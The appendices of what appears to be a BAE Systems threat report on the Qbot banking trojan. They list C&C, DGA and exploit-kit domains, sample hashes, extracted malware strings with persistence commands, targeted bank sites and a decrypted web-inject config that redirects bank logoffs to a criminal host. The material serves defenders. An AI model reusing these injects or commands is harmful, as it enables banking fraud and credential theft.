FTP Servers	181.224.138[.]240	gilkeyphotography[.]com
	162.144.12[.]241	raymondelectronics[.]com
	69.195.124[.]60	iaahouston1[.]com
	50.87.150[.]203	simnewsdaily[.]com
Qbot Hardcoded C&C	stat.nickspizzade[.]com	
	rss.dimadimapress[.]com	
Backconnect Server	193.111.140[.]236	
	85.25.210[.]196	
Qbot MD5 Samples	b725adc8f99196000ff7aa7382803cba	
	a8a9becf391314a92452b86cd2b9e69f	
	1dfc0905de2dc77f69a97376f1c02f63	
	4edf3e7885878af7fb8c1bc37b9f8a74	
	2d2fa093dd4fb26a8d14f1906552d238	
	56e3a96bc8695327087c9e00d97e31c8	
	b3b496c1ba36201b63b63e02724bb193	
	06ec0af8411d864211baff8afb117f72	
	7f263899bdce57f67d09fb7a980867e7	
	f29211b19cf7c2ddfd66868ec8080ed2	
	c72f0f0b6fb25b67e007427078442bdc	
	abe1d97ab4ae7d59074d4ee826635c0f	
	828642e97f90d2aecc348428190885fd	
	5a7aae53de8783aad77c80e6650a7198	
	a5b3b4daf133972ac9cba63929aebc5b	

RIG EK Landing Pages

{2,3}.411foru[.]biz
{2,3}.411foru[.]com
{2,3}.411foru[.]info
{2,3}.411foru[.]net
{2,3}.411foru[.]org
{2,3}.americansvoice[.]com
{2,3}.americasvoice[.]net
{2,3}.angelandthebackbeat[.]com
{2,3}.angelandthebackbeats[.]info
{2,3}.angelandthebackbeats[.]net
{2,3}.angelandthebackbeats[.]org
{2,3}.ballbutter[.]com
{2,3}.beverlyhillsaestheticplasticsurgery[.]com
{2,3}.drraffihovsepian[.]com
{2,3}.beverlyhillsshrinkwrapliposuction[.]com
{2,3}.bhapsa[.]com
{2,3}.bookhotelonlinetoday[.]com
{2,3}.boomer-talk[.]com
{2,3}.boomerstalk[.]com
{2,3}.boomersvoice[.]com
{2,3}.boomersvoice[.]net
{2,3}[.]candcbuilding[.]com
{2,3}[.]candcplumbing[.]com
{2,3}[.]casinobettingpoker[.]com
{2,3}.cecate[.]net
{2,3}.cio-inspired[.]com
{2,3}.cioemea[.]com
{2,3}.cioeurope[.]com
{2,3}.cioinnovate[.]com
{2,3}.cisoinspired[.]com
{2,3}.cmoinspired[.]com
{2,3}.csgoevent[.]com
{2,3}.cortezs[.]com
{2,3}.cortezs[.]net
{2,3}.costcoexpress[.]com
{2,3}.cpoinspired[.]com
{2,3}.creinspired[.]com
{2,3}.csgoclimb[.]ru
{2,3}.csgohs[.]ru
{2,3}.dandymanscrubs[.]com
{2,3}.dandyscrub[.]com
{2,3}.dandyscrubs[.]com
{2,3}.doctorraffi[.]com
{2,3}.drhovsepian[.]com
{2,3}.drhovsepianbeverlyhillsbotchedme[.]com
{2,3}.drhovsepianbeverlyhillsbotchedmeup[.]com
{2,3}.drhovsepianbeverlyhillsexperience[.]com
{2,3}.drhovsepianbeverlyhillsreview[.]com
{2,3}.drhovsepianbeverlyhillsreviews[.]com
{2,3}.drhovsepianbotched[.]com
{2,3}.drhovsepianbotchedme[.]com
{2,3}.drhovsepianbotchedmeup[.]com
{2,3}.drhovsepianplasticsurgeon[.]com
{2,3}.drhovsepianplasticsurgery[.]com
{2,3}.drhovsepianreview[.]com
{2,3}.drhovsepianreviews[.]com
{2,3}.drhovsepianruinedme[.]com
{2,3}.drraffibeverlyhills[.]com
{2,3}.drraffibeverlyhillsbotched[.]com
{2,3}.drraffibeverlyhillsbotchedme[.]com
{2,3}.drraffibeverlyhillsbotchedmeup[.]com
{2,3}.drraffibeverlyhillsreview[.]com
{2,3}.drraffibeverlyhillsreviews[.]com
{2,3}.drraffibotched[.]com
{2,3}.drraffibotchedme[.]com
{2,3}.drraffibotchedmeup[.]com
{2,3}.beverlyhillsaestheticplasticsurgeryassociates[.]com
{2,3}.drraffihovsepianbeverlyhillsbotched[.]com
{2,3}.drraffihovsepianbeverlyhillsbotchedme[.]com
{2,3}.drraffihovsepianbeverlyhillsbotchedmeup[.]com
{2,3}.drraffihovsepianbeverlyhillsexperience[.]com
{2,3}.facilitiesmanagementforum[.]com
{2,3}.fm-inspired[.]com
{2,3}.fminnovate[.]com
{2,3}.fmpevent[.]com
{2,3}.godbetter[.]com
{2,3}.godbigger[.]com
{2,3}.godonlinetv[.]com
{2,3}.hernandezenterprise[.]com
{2,3}.hernandezenterprise[.]info
{2,3}.hernandezenterprise[.]mobi
{2,3}.hernandezenterprise[.]net
{2,3}.hernandezenterprise[.]org
{2,3}.hr-inspired[.]com
{2,3}.inspiredbusinessmedia[.]com
{2,3}.internetmarketingenterprise[.]net
{2,3}.justportraits[.]ca
{2,3}.lifewavechina[.]com
{2,3}.lifewavedenmark[.]com
{2,3}.lifewavedistributor[.]com
{2,3}.lifewaveforever[.]com
{2,3}.lifewaveindia[.]com
{2,3}.lifewaveuk[.]com
{2,3}.listentoamericans[.]com
{2,3}.listentoamericans[.]net
{2,3}.lowtechinternational[.]com
{2,3}.marcelohernandez[.]net
{2,3}.marcelohernandez[.]org
{2,3}.messifootball[.]com
{2,3}.messimessimessi[.]com
{2,3}.messistar[.]com
{2,3}.messistars[.]com
{2,3}.mlmbonus[.]com
{2,3}.modernhide[.]com
{2,3}.mushroomalley[.]com
{2,3}.my-voice[.]net
{2,3}.myvoiceamerica[.]com
{2,3}.myvoiceusa[.]com
{2,3}.ofcource[.]com
{2,3}.olecram[.]info
{2,3}.olecram[.]org
{2,3}.olecramproductions[.]info
{2,3}.olecramproductions[.]net
{2,3}.olecramproductions[.]org
{2,3}.onlineredwine[.]com
{2,3}.onlyportraits[.]com
{2,3}.revivearizona[.]com
{2,3}.reviveindiana[.]net
{2,3}.reviveindiana[.]org
{2,3}.revivejerusalem[.]org
{2,3}.revivelondon[.]org
{2,3}.revivemilwaukee[.]org
{2,3}.reviveminnesota[.]com
{2,3}.reviveminnesota[.]info
{2,3}.reviveminnesota[.]net
{2,3}.reviveminnesota[.]org
{2,3}.revivemississippi[.]net
{2,3}.revivemississippi[.]org
{2,3}.revivemsp[.]org
{2,3}.reviverichmondca[.]org
{2,3}.revivesarasota[.]org
{2,3}.reviveseattle[.]org
{2,3}.revivesoutherncaribbean[.]com
{2,3}.revivesoutherncaribbean[.]org
{2,3}.revivetheholyland[.]com
{2,3}.revivetheholyland[.]org
{2,3}.revivethepromisedland[.]com
{2,3}.revivethepromisedland[.]org
{2,3}.revivetupelo[.]com
{2,3}.revivetupelo[.]org
{2,3}.revivetwincities[.]org
{2,3}.revivewisconsin[.]org
{2,3}.rudedogbrewery[.]com
{2,3}.rudedogbrewery[.]info
{2,3}.rudedogbrewery[.]net
{2,3}.rudedogbrewery[.]org
{2,3}.rudedogbrewing[.]co
{2,3}.rudedogbrewing[.]net
{2,3}.rustywallacefordtennessee[.]com
{2,3}.saveonfordtrucks[.]com
{2,3}.saveonscion[.]com
{2,3}.saveontoyotas[.]com
{2,3}.sda-courier24[.]biz
{2,3}.sdacourier[.]info
{2,3}.senior-voice[.]com
{2,3}.sexlag[.]com
{2,3}.shoprustywallace[.]com
{2,3}.shoprustywallaceford[.]com
{2,3}.silent-majority[.]net
{2,3}.sportsbettingrace[.]com
{2,3}.trackbonus[.]com
{2,3}.utalkhere[.]com
{2,3}.utalkhere[.]net
{2,3}.year2018[.]com
{2,3}.year2019[.]com
{2,3}.year2023[.]com
{2,3}.year2024[.]com

Qbot Active DGAs (S) = Sinkhole			
Domain	10-Day Start Date	Domain	10-Day Start Date
fgmbdteifejszcmn[.]org	21/09/2015	ljiececesruwqsiaafspjb[.]biz	11/01/2016
hyfotrom[.]biz	21/09/2015	uvaphhxjmijvuvobqfezgnc[.]com	11/01/2016
vvdpprlurgnja[.]biz	01/10/2015	coxrwiuxkcausxnlbgjmakxrw[.]net	11/01/2016
uitutnmieyxfk[.]org	01/10/2015	dslmkpgjvuisnqa[.]com	11/01/2016
vzdrlswljtpgsmvddeehav[.]org	21/10/2015	dpsjwmwzuwnicaq[.]biz	11/01/2016
nknpagmexfmpivpfkej[.]org	21/10/2015	gjcybzvmvir[.]com	11/01/2016
shehtaamozvljiemrijsgzff[.]com	01/11/2015	drufxhimmwwnfhegujbutyw[.]com	11/01/2016
osnyjaaliqdpegehd[.]com	01/11/2015	yqwjvhxgaiszygziq[.]org	11/01/2016
gvyxwaslgliazuilhtyl[.]com	01/11/2015	gdfqutzvshhgzheqksxj[.]biz	21/01/2016
nkwnfcvlqvouqyspcpfxdbmkv[.]org	11/11/2015	mzvmmsedkr[.]biz	21/01/2016
vxozgiucpq[.]com	11/11/2015	rkdxaovlaoltxnorwhtqo[.]com	21/01/2016
pgnioogwlucnv[.]com	21/11/2015	oxpsuqkej[.]org	21/01/2016
hhwkqccfvmbxvgsrfodzblfk[.]org	21/11/2015	vcavovfkbnxdi[.]org	21/01/2016
tnqnpjthcwhhit[.]biz (S)	01/12/2015	nyqvjyehgmyzwsutaoeqrzdff[.]net	21/01/2016
ohnzjsjoyxmkfpafaouujked[.]biz (S)	01/12/2015	vyffojtfi[.]net	21/01/2016
pzmftmgqnxaqgrznm[.]net	01/12/2015	dkdjezurex[.]org (S)	01/02/2016
hvjhbdtxslkr[.]net (S)	01/12/2015	hbjzvgyej[.]org (S)	01/02/2016
fbptaqbegdpqfkqeniulcz[.]com	01/12/2015	yuhjomyygtrbcr[.]info (S)	01/02/2016
uzjwupjsjfpcezlchdsmzodkm[.]org	01/12/2015	aecfdpuspicop[.]biz (S)	01/02/2016
ohjnxkcqhyzcqxoxyrqsvmovb[.]org	01/12/2015	xkwczygvqosxx[.]com	01/02/2016
tybsrwyftchsd[.]biz	01/12/2015	gfapuxkfzsddekagqyvtibckx[.]org	01/02/2016
brpnkctjvgdmnbwtv[.]biz	01/12/2015	lzxrbgvcpdefafmtkmypd[.]org	01/02/2016
yliolxjywjpmtpxwkcsc[.]biz	01/12/2015	kzdmlrtrdfmuvyczjeoysnnr[.]com	01/02/2016
czkwuxvndxrjsprm[.]org	11/12/2015	jyemfaceteeg[.]info	01/02/2016
reckchfhtndingqrynjdgpbjy[.]net	11/12/2015	kyimozmtezqaghxaqbykf[.]net	01/02/2016
jhsjqyopeiivfjonxfd[.]com	11/12/2015	riiqynnpolhrrqtjq[.]com	01/02/2016
frcblvtmpuygvxzdjsdw[.]net	11/12/2015	bwzxubzdgaq[.]biz	01/02/2016
bzkgskajhmcwrbk[.]net	11/12/2015	yrkinsiwejn[.]biz	01/02/2016
xykrgjnhkhjgpkdi[.]net	11/12/2015	wybmdazfdaapjtabgbamyuq[.]biz (S)	01/02/2016
gfsbfuaogfwrcvstpnvuskqjh[.]net	11/12/2015	jfgsifrptbirusgs[.]net	01/02/2016
usobtaaxtdkpzqqvkahae[.]com	11/12/2015	zwdhqcthdwlugocbiqn[.]info	01/02/2016
izfrynscrek[.]net	11/12/2015	dejyjcwo[.]info	01/02/2016
zlczwkjposmtcawsga[.]org	11/12/2015	qotavczeb[.]info (S)	11/02/2016
qfdjjouamlbqtfyewaxci[.]org	11/12/2015	pqmqomkgjnfdng[.]org (S)	11/02/2016
vpsbrubhqlrpqfnadsvc[.]net	21/12/2015	ejnkyujcazyyrehecjmox[.]net (S)	11/02/2016
pptyqmktluqnpameptwtzno[.]org	21/12/2015	jghgaukpemdsitwrbkm[.]org (S)	11/02/2016
kvwyoivqwydfdlpzd[.]org	21/12/2015	rdnzplgrz[.]net (S)	11/02/2016
nwqsckeoatb[.]biz	21/12/2015	bbostybfmaa[.]org	11/02/2016
bryhitenwzmdtakavoofanp[.]org	21/12/2015	oeisvpck[.]com	11/02/2016
onpzjbvxnbvuhrjbjb[.]info	21/12/2015	felruzatqofkxlzkrskrbcilq[.]org	11/02/2016
hyfpcoogiuxackrjlvqfoa[.]org	21/12/2015	walmgvyongcjrfpjjlwiweyiv[.]biz	11/02/2016
bogtdrfdeqabyyxdg[.]net	21/12/2015	oabtwabgoyatl[.]info	11/02/2016
htibkjlyhffmhnetwvaia[.]net	21/12/2015	ljiececesruwqsiaafspjb[.]biz	11/01/2016
jaxmksttqwcfycm[.]org	21/12/2015	uvaphhxjmijvuvobqfezgnc[.]com	11/01/2016
jdqmdauuzavhvzmchymtn[.]com	21/12/2015	coxrwiuxkcausxnlbgjmakxrw[.]net	11/01/2016
aifrbgvit[.]org	21/12/2015	dslmkpgjvuisnqa[.]com	11/01/2016
zvwidimzmcbsrdbrtk[.]org	21/12/2015	dpsjwmwzuwnicaq[.]biz	11/01/2016
uisfhfwqrcsqcvo[.]org	21/12/2015	gjcybzvmvir[.]com	11/01/2016
gkvimqrvoscnuvggw[.]net	21/12/2015	drufxhimmwwnfhegujbutyw[.]com	11/01/2016
hihybiipewmutcpqjsnnn[.]org	01/01/2016	yqwjvhxgaiszygziq[.]org	11/01/2016
lssteedshlf[.]org	01/01/2016	akurktsicohzxrfoynqaixspe[.]org	21/02/2016
rhjbkrqiekhdxlgzrzdzw[.]net (S)	01/01/2016	awtptzoblgkkdmfb[.]biz	21/02/2016
ttzioiyzupuntyceqbwqr[.]org	01/01/2016	bdbprqhsomsonztxios[.]net	21/02/2016
aoznszhhyhktgb[.]com	01/01/2016	dfnchvkjlzlkdaygzdakqhn[.]info (s)	21/02/2016
ohpjbauaztbcqjwbxyepjg[.]info	01/01/2016	dtvsxudgnort[.]biz	21/02/2016
fobccpaug[.]org	01/01/2016	jekawtzb[.]net	21/02/2016

Appendix B - Critical strings block:

%u.%s.%s.%08x.ADMIN$.netteller.com.NtUnmapViewOfSection.sinkhole.SOFTWARE\Microsoft\Windows\CurrentVersion\Run.Self test OK..HOURLY /mo 15.cashmanagementconnectionstring.pane.bankofamerica.com;paper.citi.com;www.u43.pnc.com;emstatics.bancsabadell.com;jbmd.tiaa-cref.org;fbds7.tangerine.ca;ground.citi.com;paper.citibank.com;tppa.bmo.com;wex8.suntrust.com;campaign.lloydsbank.co.uk;ebank.apsbank.com.mt;portal.accountonline.com;www2.americafirst.com;emstatics.bancsabadell.com;destek.yapikredi.com.tr;www3.bankline.natwest.com;www7.nwolb.com;ideal.ing.nl;ww7.hancockbank.com;/redirtestecash..NtClose.nattun_next_connect_time.%windir%\explorer.exe.Administrator.cscript.exe.Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\.\%coot\cimv2").Set colFiles = objWMIService.ExecQuery("Select * From CIM_DataFile Where Name = '%s'").For Each objFile in colFiles.objFile.Copy("%s").Next.NtCreateSection.%windir%\SysWOW64\explorer.exe.%s\%s.vbs.193.111.140.236:65200.tcpdump.exe;windump.exe;ethereal.exe;wireshark.exe;ettercap.exe;rtsniff.exe;packetcapture.exe;capturenet.exe;wireshark.exe.protoversion=%u&r=1&n=%s&os=%s&bg=%s&it=%u&qv=%04x.%u&ec=%s&av=%u&salt=%s.cmd.exe /C \"start /MIN %s\system32\cscript.exe //E:javascript \"%s\"\".c:\pagefile.sys.bak2.txt.stat.nickspizzade.com. /c ping.exe -n 6 127.0.0.1 & type "%s\\System32\\autoconv.exe" > "%s" & del /F /Q "%s".IPC$./cgi-bin/gw2.pl.lu_seclog.%%%BOT_NICK%%%.{%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}."%s\system32\schtasks.exe" /create /tn %s /tr "%s" /sc %s.protoversion=%u&r=2&n=%s&tid=%u&rc=%d&rdescr=%s.error res='%s' err_code=%d len=%u./F.%s %04x.%u %04x.%u res: %s seh_test: %u.%ProgramFiles%\Internet Explorer\iexplore.exe.Self test FAILED!!!.%BOTID%.KoFGsdF8^yhce(ncCxxw.HOURLY /mo 7.Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\.\%coot\cimv2").Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process").errReturn = objProcess.Create("%s", null, nul, nul).C$.lu_si.wpcap.dll.NtMapViewOfSection. /ru "". /c ping.exe -n 6 127.0.0.1 & type "%s\\System32\\autoconv.exe" > "%s".cmd /c schtasks.exe /Query > "%s".rapportgp.%ProgramFiles(x86)%\Internet Explorer\iexplore.exe.

Appendix C - Targeted banks

The list of targeted banks is primarily aimed at the US, and has limited scope when comparing to other financial malware such as Dridex. Below are the banks which are currently targeted by Qbot:

tdetreasury.tdbank.com, cmoltp.bbt.com, cashmanageronline.bbt.com, .hsbcnet.com, ebc_ebc, blilk.com, bankeft.com, cmol.bbt.com, securentrycorp.zionsbank.com, tmcb.zionsbank.com, .web-access.com, nj00-wcm, commercial.bnc.ca, /clkccm/, paylinks.cunet.org, e-facts.org, accessonline.abnamro.com, providentnjolb.com, firstmeritib.com, corporatebanking, firstmeritib.com/defaultcorp.aspx, e-moneyger.com, jsp/mainWeb.jsp, svbconnect.com, premierview.membersunited.org, each.bremer.com, iris.sovereignbank.com, /wires/, paylinks.cunet.org, securentrycorp.amegybank.com, businessbankingcenter.synovus.com, businessinternetbanking.synovus.com,ocm.suntrust.com, otm.suntrust.com, cashproonline.bankofamerica.com, singlepoint.usbank.com, netconnect.bokf.com, business-eb.ibanking-services.com, cashproonline.bankofamerica.com, /cashplus/, ebanking-services.com, /cashman/, web-cashplus.com, treas-mgt.frostbank.com, business-eb.ibanking-services.com, treasury.pncbank.com, access.jpmorgan.com, tssportal.jpmorgan.com, ktt.key.com, onlineserv/CM, premierview.membersunited.org, directline4biz.com, .webcashmgmt.com, tmconnectweb, moneymanagergps.com, ibc.klikbca.com, directpay.wellsfargo.com, express.53.com, ctm.53.com, itreasury.regions.com, itreasurypr.regions.com, cpw-achweb.bankofamerica.com, businessaccess.citibank.citigroup.com, businessonline.huntington.com, /cmserver/, goldleafach.com, iachwellsprod.wellsfargo.com, achbatchlisting, /achupload, commercial2.wachovia.com, commercial3.wachovia.com, commercial4.wachovia.com, wc.wachovia.com, commercial.wachovia.com, wcp.wachovia.com, chsec.wellsfargo.com, wellsoffice.wellsfargo.com, /ibws/, /stbcorp/, /payments/ach, trz.tranzact.org, /wiret, /payments/ach, cbs.firstcitizensonline.com, /corpach/, scotiaconnect.scotiabank.com, webexpress.tdbank.com, businessonline.tdbank.com, /wcmpw/, /wcmpr/, /wcmtr/, tcfexpressbusiness.com, trz.tranzact.org

Appendix D - Online banking injection logic

For injecting into online banking services, the logic is defined within an encrypted resource, named IDB_BITMAP3. Below is the decrypted content of this resource:

```
set_url https://*.jpmorgan.com/*logoff* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*/cmserver/logout.cfm* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://express.53.com/express/logoff.action* GPR https://express.53.com/express/logon.jsp
set_url https://businessaccess.citibank.citigroup.com/cbusol/quit.do* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://businessaccess.citibank.citigroup.com/cbusol/signOff.do* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://singlepoint.usbank.com/cs70_banking/logon/sbbExit/logout.do* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*citizensbankmoneymanagergps.com/cb/servlet/cbonline/jsp/invalidate-session.jsp* GPR https://www2.citizensbankmoneymanagergps.com
set_url https://www#.citizensbankmoneymanagergps.com/cb/servlet/cbonline/LogEZDExit* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://ktt.key.com/ktt/cmd/logoff* GPR https://www.key.com/html/business-banking.html
set_url https://cashproonline.bankofamerica.com/cpwportal/terminateSession.jsp* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://top.capitalonebank.com/cashplus/security?*Logout* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://cbs.firstcitizensonline.com/cb/servlet/cbonline/invalidate-session.jsp* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://www.corporatebanking.firsttennessee.com/cb/servlet/cbonline/jsp/invalidate-session.jsp* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://otm.suntrust.com/stbcorp/logon/cpExit* GPR https://www.suntrust.com
set_url https://ocm.suntrust.com/sunt/logon/sbbExit* GPR https://www.suntrust.com
set_url https://e-access.compassbank.com/bbw/cmserver/logout.cfm* GPR https://www.compassbank.com
set_url https://treasurydirect.soc.tdbank.com/bbw/cmserver/logout.cfm* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://wellsoffice.wellsfargo.com/ceoportal/framework/ceo_logout.jsp* GPR https://www.wellsfargo.com/com/
set_url https://*.ebanking-services.com/nubi/SignOut.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*.ebanking-services.com/nubi/SignIn.aspx?timeout=y* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://business-eb.ibanking-services.com/K1/logout.jsp* GPR https://business-eb.ibanking-services.com/K1/
set_url https://business-eb.ibanking-services.com/K1/servlet/com.brokatfs.typhoon.htmlinf.servlet.CustLogoffServlet* GPR https://business-eb.ibanking-services.com/K1/
set_url https://tcfexpressbusiness.com/bbw/cmserver/logout.cfm* GPR https://tcfexpressbusiness.com/bbw/cmserver
set_url https://treas-mgt.frostbank.com/rdp/cgi-bin/logout* GPR https://treas-mgt.frostbank.com/rdp/cgi-bin/welcome.cgi
set_url https://treas-mgt.frostbank.com/rdp/cgi-bin/welcome.cgi?loggedOff=True* GPR https://treas-mgt.frostbank.com/rdp/cgi-bin/welcome.cgi
set_url https://businessonline.huntington.com/BOLHome/LogoutIntercept.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://businessonline.huntington.com/bolhome/BusinessOnlineAutoLogoff.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://webinfoplus.mandtbank.com/cashplus/security?requestID=Logout* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://businessonline.tdbank.com/CorporateBankingWeb/Core/SessionTimeout.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://businessonline.tdbank.com/CorporateBankingWeb/Core/Logout.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://www.scotiaconnect.scotiabank.com/scoui/pki/LogoutFromSCO.bns* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://www.firstmeritib.com/Logout.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://www.firstmeritib.com/cb/servlet/cbonline/jsp-ns/redirectFM.jsp?Page=Logoff* GPR https://www.firstmeritib.com/AccountListings.aspx
set_url https://www.easterntreasuryconnect.com/bbw/cmserver/logout* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*/wcmfd/wcmframework/TrapFunctionality?functionalityURL=/wcmfd/wcmframework/Signoff* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*/wcmfd/wcmframework/Signoff* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://www.abnamro.nl/nl/logon/logoff.html* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*treasury.pncbank.com/TSCMCWeb/logoutMC.htm* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*/TMConnectWeb/cgi-bin/logoutconfirm.cgi* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*/TMConnectWeb/cgi-bin/logout.cgi* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://goldleafach.com/ach/Logout.aspx* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*svbconnect.com/LogoutServlet/* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*.web-cashplus.com/Cashplus/*Logout* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*/cmserver/logout.cfm* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://weblink.websterbank.com/weblink/logout.asp* GPR https://www.websteronline.com/small-business/smallbusiness-homepage.html
set_url https://*/CLKCCM/*/exit.asp* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
set_url https://*.secure.fundsxpress.com/piles/fxweb.pile/exit* GPR http://w1.plenimusic.com/fakes/onlineserv_cm_logoff.html
```

We are BAE Systems

We help nations, governments and businesses around the world defend themselves against cyber crime, reduce their risk in the connected world, comply with regulation, and transform their operations.

We do this using our unique set of solutions, systems, experience and processes - often collecting and analysing huge volumes of data. These, combined with our cyber special forces - some of the most skilled people in the world, enable us to defend against cyber attacks, fraud and financial crime, enable intelligence-led policing and solve complex data problems.

We employ over 4,000 people across 18 countries in the Americas, APAC, UK and EMEA.

BAE Systems, Surrey Research Park, Guildford
Surrey, GU2 7RQ, UK

E: learn@baesystems.com | W: baesystems.com/businessdefence

linkedin.com/company/baesystemsai

twitter.com/baesystems_ai

Global Headquarters
BAE Systems
Surrey Research Park
Guildford
Surrey GU2 7RQ
United Kingdom
T: +44 (0) 1483 816000

BAE Systems
265 Franklin Street
Boston
MA 02110
USA
T: +1 (617) 737 4170

BAE Systems
Level 12
20 Bridge Street
Sydney NSW 2000
Australia
T: +612 9240 4600

BAE Systems
Arjaan Office Tower
Suite 905
PO Box 500523
Dubai, U.A.E
T: +971 (0) 4 556 4700

BAE Systems
1 Raffles Place #23-03, Tower 1
Singapore 048616
Singapore
T: +65 6499 5000

Victim of a cyber attack? Contact our emergency response team on:

US: 1 (800) 417-2155
UK: 0808 168 6647
Australia: 1800 825 411
International: +44 1483 817491
E: cyberresponse@baesystems.com

CREST CESG Certified Service Cyber Incident Response CPNI Centre for the Protection of National Infrastructure